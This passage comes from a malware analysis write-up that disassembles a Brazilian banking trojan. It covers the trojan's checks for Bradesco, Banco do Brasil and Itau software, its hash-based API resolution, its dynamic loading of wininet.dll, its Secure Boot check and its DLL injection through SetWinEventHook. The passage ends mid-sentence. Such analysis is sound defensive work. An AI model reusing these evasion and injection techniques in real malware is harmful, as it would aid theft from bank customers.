                mov     [esp+3Ch+dwSize], 10000h ; dwSize_VirtualProtect
                call    esi ; VirtualProtect ; Changes the protection on a region of
                                        ; committed pages in the virtual address
                                        ; space of the calling process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.
                sub     esp, 10h
                mov     [esp+3Ch+dwSize], ebx ; lpBaseAddress_FlushInstructionCache
                mov     [esp+3Ch+flNewProtect], 10000h ; dwSize_FlushInstructionCache
                mov     [esp+3Ch+lpAddress], ebp ; hProcess_FlushInstructionCache
                call    ds:FlushInstructionCache ; Flushes the instruction cache for the
                                        ; specified process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.
```

Finally, the thread is resumed by calling the **ResumeThread( ) function**.

At **loc_571DB4 → sub_5735A0 → sub_575980 routine**, the username (**GetUserNameA() function**), the computer name (**GetComputerNameA ( ) function**) and volume information (**GetVolumeInformationA( ) function**) are acquired.

We should remember that a **COM class** (**a COM is a binary file containing functions used by other programs**) is capable to instantiating (create) objects (for example, a **FileSystem object**), which have methods and properties, which allows us to manipulate and change its content (directories and files).

In-process server, which is strongly bound to COM objects and responsible for holding the path of a DLL, is registered by calling the **ImprocServer32( ) function.** As a programmer, we are able to specify the thread model such **both (single or multithread), free (multithread), apartment(single thread) or neutral** to be used.

The associated register (indicating where the component can be found) is **HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\InprocServer32** registry sub-key.

Using **In-process server** (and **Win SxS**) could help to prevent problems such **DLL Hell**, when it was hard to determine which DLL version to load. Obviously, as analyzing it within the malware world, the purpose could be exactly the opposite that is forcing to load the bad DLL. ☺

At **loc_571DB4 → sub_5735A0 → sub_575980 routine**, the malware calls **SHGetFolderPathA( ) function** again, but this time using a **CLSID** equal to **0x26** (**C:\Program Files** folder). This time, we could realize that the malwares is tracking an existence of a legal banker program at **scpbrad directory** from a Brazilian bank named **Bradesco** by using the **PathFileExistsA( ) function**, as shown below:

```
sub     esp, 14h
test    eax, eax
js      short loc_575D1C
lea     eax, [esp+30Ch+Data]
mov     [esp+30Ch+pcbBuffer], ebp ; Source
mov     [esp+30Ch+Dest], '\'
mov     [esp+30Ch+var_1AF], 's'
mov     [esp+30Ch+var_1AE], 'c'
mov     [esp+30Ch+lpBuffer], eax ; Dest
mov     [esp+30Ch+var_1AD], 'p'
mov     [esp+30Ch+var_1AC], 'b'
mov     [esp+30Ch+var_1AB], 'r'
mov     [esp+30Ch+var_1AA], 'a'
mov     [esp+30Ch+var_1A9], 'd'
mov     [esp+30Ch+var_1A8], 0
call    strcat
lea     eax, [esp+30Ch+Data]
mov     [esp+30Ch+lpBuffer], eax ; pszPath_PathFileExists
call    ds:PathFileExistsA ; Determines whether a path to a file
                           ; system object such as a file or
                           ; directory is valid.
                           ; RETURN VALUE: Returns TRUE if the file
                           ; exists, or FALSE otherwise. Call
                           ; GetLastError for extended error
                           ; information.
sub     esp, 4
test    eax, eax
jnz     loc_5761F4
```

An additional test is done by checking the existence of the **C:\Program Files\Appbrad directory**, which is also used for an application from **Bradesco bank**, as shown below:

```
sub     esp, 14h
test    eax, eax
js      short loc_575DC5
lea     eax, [esp+30Ch+Data]
mov     [esp+30Ch+pcbBuffer], ebp ; Source
mov     [esp+30Ch+Dest], 5Ch
mov     [esp+30Ch+var_1AF], 'A'
mov     [esp+30Ch+var_1AE], 'p'
mov     [esp+30Ch+lpBuffer], eax ; Dest
mov     [esp+30Ch+var_1AD], 'p'
mov     [esp+30Ch+var_1AC], 'B'
mov     [esp+30Ch+var_1AB], 'r'
mov     [esp+30Ch+var_1AA], 'a'
mov     [esp+30Ch+var_1A9], 'd'
mov     [esp+30Ch+var_1A8], 0
call    strcat
lea     eax, [esp+30Ch+Data]
mov     [esp+30Ch+lpBuffer], eax ; pszPath_PathFileExists
call    ds:PathFileExistsA ; Determines whether a path to a file
                           ; system object such as a file or
                           ; directory is valid.
                           ; RETURN VALUE: Returns TRUE if the file
                           ; exists, or FALSE otherwise. Call
                           ; GetLastError for extended error
                           ; information.
```

At same routine, we see other lines of code that are checking the existence of an application named Brazil USB Token (from **Banco do Brasil** – another Brazilian bank), which is installed at C:\Program Files**Brazil\Brazil USB token Tool.**

To perform this check it is used the same **SHGetFolderPathA( ) function**, which uses a **CLSID** equal to **0x26 that mean C:\Program Files** folder), for finding the directory as well the same **PathFileExistsA( ) function** to check the path to application exists, as shown below:

```
mov     [esp+30Ch+Dest], '\'
mov     [esp+30Ch+var_1AF], 'B'
mov     [esp+30Ch+var_1AE], 'r'
mov     [esp+30Ch+var_1AD], 'a'
mov     [esp+30Ch+var_1AC], 'z'
mov     [esp+30Ch+var_1AB], 'i'
mov     [esp+30Ch+var_1AA], 'l'
mov     [esp+30Ch+var_1A9], '\'
mov     [esp+30Ch+var_1A8], 'B'
mov     [esp+30Ch+var_1A7], 'r'
mov     [esp+30Ch+var_1A6], 'a'
mov     [esp+30Ch+var_1A5], 'z'
mov     [esp+30Ch+var_1A4], 'i'
mov     [esp+30Ch+var_1A3], 'l'
mov     [esp+30Ch+var_1A2], ' '
mov     [esp+30Ch+var_1A1], 'U'
mov     [esp+30Ch+var_1A0], 'S'
mov     [esp+30Ch+var_19F], 'B'
mov     [esp+30Ch+var_19E], ' '
mov     [esp+30Ch+var_19D], 't'
mov     [esp+30Ch+var_19C], 'o'
mov     [esp+30Ch+var_19B], 'k'
mov     [esp+30Ch+var_19A], 'e'
mov     [esp+30Ch+var_199], 'n'
mov     [esp+30Ch+var_198], ' '
mov     [esp+30Ch+var_197], 'T'
mov     [esp+30Ch+var_196], 'o'
mov     [esp+30Ch+var_195], 'o'
mov     [esp+30Ch+var_194], 'l'
mov     [esp+30Ch+var_193], 0
mov     [esp+30Ch+pcbBuffer], ebp ; Source
mov     [esp+30Ch+lpBuffer], eax ; Dest
call    strcat
lea     eax, [esp+30Ch+Data]
mov     [esp+30Ch+lpBuffer], eax ; pszPath_PathFileExists
call    ds:PathFileExistsA ; Determines whether a path to a file
                           ; system object such as a file or
                           ; directory is valid.
                           ; RETURN VALUE: Returns TRUE if the file
                           ; exists, or FALSE otherwise. Call
                           ; GetLastError for extended error
                           ; information.
```

At **loc_571DB4 → sub_5735A0 → sub_575980 → sub_5652F0 → sub_5650E0 routine**, the existence of another application named "Aplicativo Itau\itauaplicativo.exe" from another Brazilian bank (**Itau bank**) at **C:\Users*username*\AppData\Local** directory is also tested. We know the directory because the **CSIDL equal to 0x1C** (again, you could refers to https://msdn.microsoft.com/enus/library/windows/desktop/bb774096%28v=vs.85%29.aspx?f=255&MSPPError=-2147217396 page for checking it) is provide to **the SHGetFolderPathA() function.**

This code checking this application bank is showed below:

```
.text:00565134                 mov     [esp+4Ch+Size], ebx ; Dest
.text:00565137                 mov     [esp+4Ch+Source], '\'
.text:0056513C                 mov     [esp+4Ch+var_1F], 'A'
.text:00565141                 mov     [esp+4Ch+var_1E], 'p'
.text:00565146                 mov     [esp+100h], edi ; Source
.text:0056514A                 mov     [esp+4Ch+var_1D], 'l'
.text:0056514F                 mov     [esp+4Ch+var_1C], 'i'
.text:00565154                 mov     [esp+4Ch+var_1B], 'c'
.text:00565159                 mov     [esp+4Ch+var_1A], 'a'
.text:0056515E                 mov     [esp+4Ch+var_19], 't'
.text:00565163                 mov     [esp+4Ch+var_18], 'i'
.text:00565168                 mov     [esp+4Ch+var_17], 'v'
.text:0056516D                 mov     [esp+4Ch+var_16], 'o'
.text:00565172                 mov     [esp+4Ch+var_15], ' '
.text:00565177                 mov     [esp+4Ch+var_14], 'I'
.text:0056517C                 mov     [esp+4Ch+var_13], 't'
.text:00565181                 mov     [esp+4Ch+var_12], 'a'
.text:00565186                 mov     [esp+4Ch+var_11], 'u'
.text:0056518B                 mov     [esp+4Ch+var_10], 0
.text:00565190                 call    strcat
.text:00565195                 mov     [esp+4Ch+Size], 104h ; Size
.text:0056519C                 call    malloc
.text:005651A1                 test    eax, eax
.text:005651A3                 mov     esi, eax
.text:005651A5                 jz      loc_565250
.text:005651AB                 mov     [esp+4Ch+csidl], ebx ; Source
.text:005651AF                 mov     [esp+4Ch+Size], eax ; Dest
.text:005651B2                 mov     [esp+4Ch+Source], '\'
.text:005651B7                 mov     [esp+4Ch+var_1F], 'i'
.text:005651BC                 mov     [esp+4Ch+var_1E], 't'
.text:005651C1                 mov     [esp+4Ch+var_1D], 'a'
.text:005651C6                 mov     [esp+4Ch+var_1C], 'u'
.text:005651CB                 mov     [esp+4Ch+var_1B], 'a'
.text:005651D0                 mov     [esp+4Ch+var_1A], 'p'
.text:005651D5                 mov     [esp+4Ch+var_19], 'l'
.text:005651DA                 mov     [esp+4Ch+var_18], 'i'
.text:005651DF                 mov     [esp+4Ch+var_17], 'c'
.text:005651E4                 mov     [esp+4Ch+var_16], 'a'
.text:005651E9                 mov     [esp+4Ch+var_15], 't'
.text:005651EE                 mov     [esp+4Ch+var_14], 'i'
.text:005651F3                 mov     [esp+4Ch+var_13], 'v'
.text:005651F8                 mov     [esp+4Ch+var_12], 'o'
.text:005651FD                 mov     [esp+4Ch+var_11], '.'
.text:00565202                 mov     [esp+4Ch+var_10], 'e'
.text:00565207                 mov     [esp+4Ch+var_F], 'x'
.text:0056520C                 mov     [esp+4Ch+var_E], 'e'
.text:00565211                 mov     [esp+4Ch+var_D], 0
.text:00565216                 call    strcpy
```


At **loc_571DB4 → sub_5735A0 → sub_575980 → sub_562BA0 → sub_5627F0 → sub_562630 routine**, the **wininet.dll library** is dynamically loaded by using the usual **LoadLibrary ( ) function**, so its functions used by the malware do not appear in the **IAT (Import Address Table)** during the malware loading time. ☺ This DLL is always related to Internet access by using functions such as **InternetConnect( ), InternetOpen( ), InternetOpenUrl( ), HttpOpenRequest( )**, and so on.

At **loc_571DB4 → sub_5735A0 → sub_575980 → sub_562930 routine**, the first clues about a HTTP access to the Internet appear, probably indicating a **C2 communication**.

In general words, the **wininet.dll** is loaded using **sub_562630 routine** and few functions are called using their respective hashes, as shown below:

```
mov     eax, [esp+5Ch+arg_0]
mov     ebx, [esp+5Ch+arg_4]
mov     [esp+5Ch+var_2C], 0
mov     [esp+5Ch+var_28], 4
test    eax, eax
jz      loc_562A80
mov     eax, [ebx+0Ch]
mov     edi, offset aGet ; "GET"
mov     ecx, offset Str ; "Content-Type: application/x-www-form-ur"...
mov     esi, offset aConnectionClos ; "Connection: close\r\n"
mov     [esp+5Ch+var_24], offset asc_60F0C6 ; "*/*"
mov     [esp+5Ch+var_20], 0
mov     edx, eax
and     edx, 1000h
cmp     edx, 1
sbb     ebp, ebp
and     ebp, 0FF800000h
sub     ebp, 7B7B0900h
and     eax, 10h
mov     eax, offset aPost ; "POST"
cmovz   edi, eax
mov     eax, [ebx+8]
cmovz   esi, ecx
mov     [esp+5Ch+var_30], eax
call    sub_562630
test    eax, eax
jz      loc_562A80
mov     [esp+5Ch+var_58], 9EA7F1C2h
mov     [esp+5Ch+Str], eax
call    sub_562EC0
```

The hash of each function is used to help in looking up on the **Export Table** of **wininet.dll**. The problem is that the hash function is unknown (yes, we could reverse it…). Anyway, the code responsible for this lookup is the **sub_562EC0 routine**, which is called for each used function and, before proceeding, it is appropriate to show and remember the PE header:



The respective structures are:

```
kd> dt nt!_IMAGE_FILE_HEADER

   +0x000 Machine          : Uint2B
   +0x002 NumberOfSections : Uint2B
   +0x004 TimeDateStamp    : Uint4B
   +0x008 PointerToSymbolTable : Uint4B
   +0x00c NumberOfSymbols  : Uint4B
   +0x010 SizeOfOptionalHeader : Uint2B
   +0x012 Characteristics  : Uint2B
```

From winnt.h:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
  DWORD Characteristics;    //offset 0x0
  DWORD TimeDateStamp;  //offset 0x4
  WORD MajorVersion;        //offset 0x8
  WORD MinorVersion;       //offset 0xa
  DWORD Name;               //offset 0xc
  DWORD Base;               //offset 0x10
  DWORD NumberOfFunctions;  //offset 0x14
  DWORD NumberOfNames;      //offset 0x18
  DWORD AddressOfFunctions; //offset 0x1c
  DWORD AddressOfNames;     //offset 0x20
  DWORD AddressOfNameOrdinals; //offset 0x24
}
```

```
kd> dt _IMAGE_OPTIONAL_HEADER

   +0x000 Magic            : Uint2B
   +0x002 MajorLinkerVersion : UChar
   +0x003 MinorLinkerVersion : UChar
   +0x004 SizeOfCode       : Uint4B
   +0x008 SizeOfInitializedData : Uint4B
   +0x00c SizeOfUninitializedData : Uint4B
   +0x010 AddressOfEntryPoint : Uint4B
   +0x014 BaseOfCode       : Uint4B
   +0x018 BaseOfData       : Uint4B
   +0x01c ImageBase        : Uint4B
   +0x020 SectionAlignment : Uint4B
   +0x024 FileAlignment    : Uint4B
   +0x028 MajorOperatingSystemVersion : Uint2B
   +0x02a MinorOperatingSystemVersion : Uint2B
   +0x02c MajorImageVersion : Uint2B
   +0x02e MinorImageVersion : Uint2B
   +0x030 MajorSubsystemVersion : Uint2B
   +0x032 MinorSubsystemVersion : Uint2B
   +0x034 Win32VersionValue : Uint4B
   +0x038 SizeOfImage      : Uint4B
   +0x03c SizeOfHeaders    : Uint4B
   +0x040 CheckSum         : Uint4B
   +0x044 Subsystem        : Uint2B
   +0x046 DllCharacteristics : Uint2B
   +0x048 SizeOfStackReserve : Uint4B
   +0x04c SizeOfStackCommit : Uint4B
   +0x050 SizeOfHeapReserve : Uint4B
   +0x054 SizeOfHeapCommit : Uint4B
   +0x058 LoaderFlags      : Uint4B
   +0x05c NumberOfRvaAndSizes : Uint4B
   +0x060 DataDirectory    : [16] _IMAGE_DATA_DIRECTORY
```

It is suitable to realize that the **MAGIC WORD (4 bytes) + IMAGE_FILE_HEADER (20 bytes) + 96 bytes** = **120 bytes**, which it is the offset of the **IMAGE_DATA_DIRECTORY (and exported addresses).**

Additionally, inside the **_IMAGE_EXPORT_DIRECTORY structure**, there are important and known offsets that are can be used for dynamically locating addresses and names of functions used by malwares, mainly when they use hashes for obfuscating their use:

```
DWORD NumberOfFunctions;  //offset 0x14
DWORD NumberOfNames;      //offset 0x18
DWORD AddressOfFunctions; //offset 0x1c
DWORD AddressOfNames;     //offset 0x20
DWORD AddressOfNameOrdinals;  //offset 0x24
```

Leveraging the structures above, the following code at **sub_562EC0 routine** would be a bit easier to understand:

```
sub_562EC0      proc near               ; CODE XREF: sub_5626A0+1C↑p
                                        ; sub_5626E0+2B↑p ...

lpString        = dword ptr -3Ch
var_38          = dword ptr -38h
var_28          = dword ptr -28h
var_24          = dword ptr -24h
var_20          = dword ptr -20h
arg_0           = dword ptr  4
arg_4           = dword ptr  8

                push    ebp
                push    edi
                push    esi
                push    ebx
                sub     esp, 2Ch
                mov     edx, [esp+3Ch+arg_0]
                test    edx, edx
                jz      loc_562F97
                mov     eax, [esp+3Ch+arg_0]
                cmp     word ptr [eax], 'ZM'
                jnz     loc_562F97               Checking the PE Header
                add     eax, [eax+3Ch]
                cmp     dword ptr [eax], 'EP'
                jnz     loc_562F97
                cmp     word ptr [eax+14h], 0
                jz      loc_562F97
                mov     edi, [eax+78h]   <-- _IMAGE_EXPORT_DIRECTORY structure
                test    edi, edi
                jz      loc_562FA1
                add     edi, [esp+3Ch+arg_0]
                mov     ebp, [esp+3Ch+arg_0]
                xor     eax, eax
                mov     ecx, [esp+3Ch+arg_0]
                mov     esi, [esp+3Ch+arg_0]
                mov     edx, [edi+1Ch]   <-- _IMAGE_EXPORT_DIRECTORY. AddressOfFunctions
                add     ebp, edx
                test    edx, edx
                mov     edx, [edi+20h]   <-- _IMAGE_EXPORT_DIRECTORY. AddressOfNames
                cmovz   ebp, eax
                add     ecx, edx
                test    edx, edx
                mov     edx, [edi+24h]   <-- _IMAGE_EXPORT_DIRECTORY. AddressOfNameOrdinals
                cmovz   ecx, eax
                mov     [esp+3Ch+var_20], ecx
                add     esi, edx
                test    edx, edx
                cmovz   esi, eax
                mov     eax, [edi+14h]   <-- _IMAGE_EXPORT_DIRECTORY. NumberOfFunctions
                test    eax, eax
                jz      short loc_562F97
                xor     ebx, ebx
```


Returning to **sub_562930 routine**, we see that, after the function masked by a hash having been resolved, there is a **call eax** instruction for invoking it. Therefore, it is not possible to know statically which function is called. Few lines ahead, the **sub_562EC0 routine** is called twice again to resolve the function's address and the same **call eax** instruction is called for invoking this second function from **wininet.dll** file.

Going up to **loc_571DB4 → sub_5735A0 → sub_575980**, this same procedure for dynamically resolving addresses of functions, shown at code above, is used many times for other wininet.dll's functions at **sub_562BA0 → sub_5627F0 routine**.

At **loc_571DB4 → sub_5735A0 → sub_574720 routine**, the **Secure Boot** status (it helps to make sure that the machine boots using only firmware that is trusted by the manufacturer and reliable signed drivers) is tested using functions **RegOpenKeyExA( )** and **RegQueryValueExA ()** functions on **SYSTEM\CurrentControlSet\Control\SecureBoot\State\UEFISecureBootEnabled** subkey. As we have seen previously, having the **Secure Boot feature** disabled is necessary for using unsigned malicious drivers.

Evidence set 6:

At **DllEntryPoint( )** call, we have the following diagram:



At **sub_5831D0 routine**, there are several functions related to time such as **GetSystemTimeAsFileTime( )**, **GetTickCount( )** and **QueryPerformanceCounter( )**, which are commonly used either for **creating temporary file or as anti-debugger technique**. Nonetheless, in this case, it does not seem to be one of these cases, apparently.

The picture below shows us details:

```
; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
                public DllEntryPoint
DllEntryPoint   proc near

var_10          = dword ptr -10h
hinstDLL        = dword ptr  4
fdwReason       = dword ptr  8
lpReserved      = dword ptr  0Ch

                sub     esp, 1Ch
                mov     ds:dword_61FC10, 0
                mov     edx, [esp+1Ch+fdwReason]
                cmp     edx, 1
                jz      short loc_561440

loc_561426:                             ; CODE XREF: DllEntryPoint+3D↓j
                mov     ecx, [esp+1Ch+lpReserved]
                mov     eax, [esp+1Ch+hinstDLL]
                call    sub_561270
                add     esp, 1Ch
                retn    0Ch
; ---------------------------------------------------------------------------
                align 10h

loc_561440:                             ; CODE XREF: DllEntryPoint+14↑j
                mov     [esp+1Ch+var_10], edx
                call    sub_5831D0
                mov     edx, [esp+1Ch+var_10]
                jmp     short loc_561426
DllEntryPoint   endp
```

The **DllEntryPoint( ) function** has the following syntax:

```
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD     fdwReason,
  _In_ LPVOID    lpvReserved
);
```

Where:

- **hinstDLL** → this is the handle to the DLL module.
- **fdwReason** → it indicates the reason of the DLL entry-point function is being called. There are some options, but the most important values for us are shown below:

    - (**DLL_PROCESS_ATTACH**) The DLL is being loaded into the virtual address space of the current process as a **result of the process starting up or as a result of a call** to **LoadLibrary**. It is very usual case.

    - (**DLL_THREAD_ATTACH**) The current process is **creating a new thread**, so the system makes calls to the entry-point function of all DLLs that are currently attached to the process. When the DLL is loaded using **LoadLibrary( ) function**, **existing threads do not call the entry-point function of the newly loaded DLL.**

- **lpvReserved** → if **fdwReason** is **DLL_PROCESS_ATTACH**, so **lpvReserved is NULL** for **dynamic** loads and **non-NULL** for static **loads**. However, if **fdwReason** is **DLL_PROCESS_DETACH**, so the **lpvReserved** is equal to **NULL if FreeLibrary has been called** or the DLL load failed, and non-NULL if the process is terminating**.**

At **sub_561270 routine**, there are many function calls:

	Address	Called function
1	.text:00561290	call sub_5835B0
2	.text:005612A4	call sub_571F40
3	.text:005612D0	call sub_5835B0
4	.text:005612E8	call sub_561040
5	.text:0056130B	call sub_5883B0
6	.text:00561320	call sub_561040
7	.text:0056133F	call sub_5883B0
8	.text:00561361	call sub_561040
9	.text:00561375	call sub_5831B0
10	.text:00561389	call sub_571F40
11	.text:005613AA	call sub_571F40
12	.text:005613C1	call sub_5883B0
13	.text:005613D8	call sub_561040
14	.text:005613F4	call sub_571F40


At **sub_561270 → sub_5835B0** routine, there are many messages (*("Unknown pseudo relocation protocol version"*, *"Unknown pseudo relocation bit size*", "*Mingw-w64 runtime failure*", and so on) associated to **Cygwin framework**, which probably come from **pseudo-reloc.c** source code. Additionally, there are many calls to **VirtualQuery( ) function** (for gathering the protection information from pages) and **VirtualProtect( ) function** (for change the page permission access).

At sub_561270 → sub_561040 routine, there are other calls such as **initterm( ) function** (for initialing pointers) and a **TLS Callback** (they are used ***to call constructors and destructors for objects***).

At sub_561270 → sub_5831B0 → dword_58A4A0 [ebx*4] → sub_58A490 → sub_561450 routine, the **libgcc_s_dw2-1.dll library** is loaded by calling the **LoadLibrary( ) function**, and the **GetProcAddress( ) function** is used for discovery the address of few functions such as **__register_frame_info( )** and **__unregister_frame_info( )**¸which are called by GCC that it present on **Cygwin framework** and often called from **constructors (.ctors)** and **destructors (.dtors).** The same process repeats to other DLLs such as **libgcj-16.dll**.

Evidence set 7:

Here we start a new and interesting branch analysis of code through the **StartAddress( ) function**, which has a very clear role in the malware: it is responsible for hooking important operating system functions. To start, we see a general hierarchical view of calls below:



At **sub_5720A0 routine**, a handle to desktop that receives the user input is got by calling **OpenInputDesktop( ) function** and this handle is assigned to the current thread by calling **SetThreadDesktop( ) function**.

The **CoInitialize( ) function** (nowadays, usually **CoInitializeEx( ) function** is called), which initializes the **COM library** (COM is a client/server model), is called and establishes a single-thread apartment as concurrency model. Every time, before calling any COM function, the **CoInitialize( )** function must be first called to get access to COM functionality.

```
mov     [esp+7Ch+pvReserved], 1
call    sub_5720A0
mov     [esp+7Ch+pvReserved], 0 ; pvReserved_CoInitialize
call    ds:CoInitialize ; Initializes the COM library on the
                        ; current thread and identifies the
                        ; concurrency model as single-thread
                        ; apartment (STA).
                        ; RETURN VALUE: This function can return
                        ; the standard return values E_INVALIDARG,
                        ; E_OUTOFMEMORY, and E_UNEXPECTED, as well
                        ; as the following values.
sub     esp, 4
mov     ebx, ds:SetWinEventHook ; The SetWinEventHook function sets an
                        ; event hook function for a range of
                        ; events.
                        ; RETURN VALUE: If successful, returns an
                        ; HWINEVENTHOOK value that identifies this
                        ; event hook instance. Applications save
                        ; this return value to use it with the
                        ; UnhookWinEvent function.
mov     [esp+7Ch+dwFlags], 2 ; dwFlags
mov     [esp+7Ch+idThread], 0 ; idThread_SetWinEventHook
mov     [esp+7Ch+idProcess], 0 ; idProcess_SetWinEventHook
mov     [esp+7Ch+pfnWinEventProc], offset pfnWinEventProc ; pfnWinEventProc
mov     [esp+7Ch+hmodWinEventProc], 0 ; hmodWinEventProc_SetWinEventHook
mov     [esp+7Ch+eventMax], 800Ch ; eventMax_SetWinEventHook
mov     [esp+7Ch+pvReserved], 800Ch ; eventMin_SetWinEventHook
```

The **SetWinEventHook( ) function** , which is called the from client thread, probably is included in a loop for receiving all target events. Thus, as this malware is hooking events, so it is interested in receiving any user interface events that occur. Additionally, it is possible to use these events for loading a DLL into the process that is responsible for starting the event itself. Thus, at end, **event hooking is a technique for loading (injecting) a DLL into a process**. It is very clever!

The **SetWinEventHook( ) function** has the following syntax:

```
HWINEVENTHOOK WINAPI SetWinEventHook(
  _In_ UINT         eventMin,
  _In_ UINT         eventMax,
  _In_ HMODULE      hmodWinEventProc,
  _In_ WINEVENTPROC lpfnWinEventProc,
  _In_ DWORD        idProcess,
  _In_ DWORD        idThread,
  _In_ UINT         dwflags
);
```

Where:

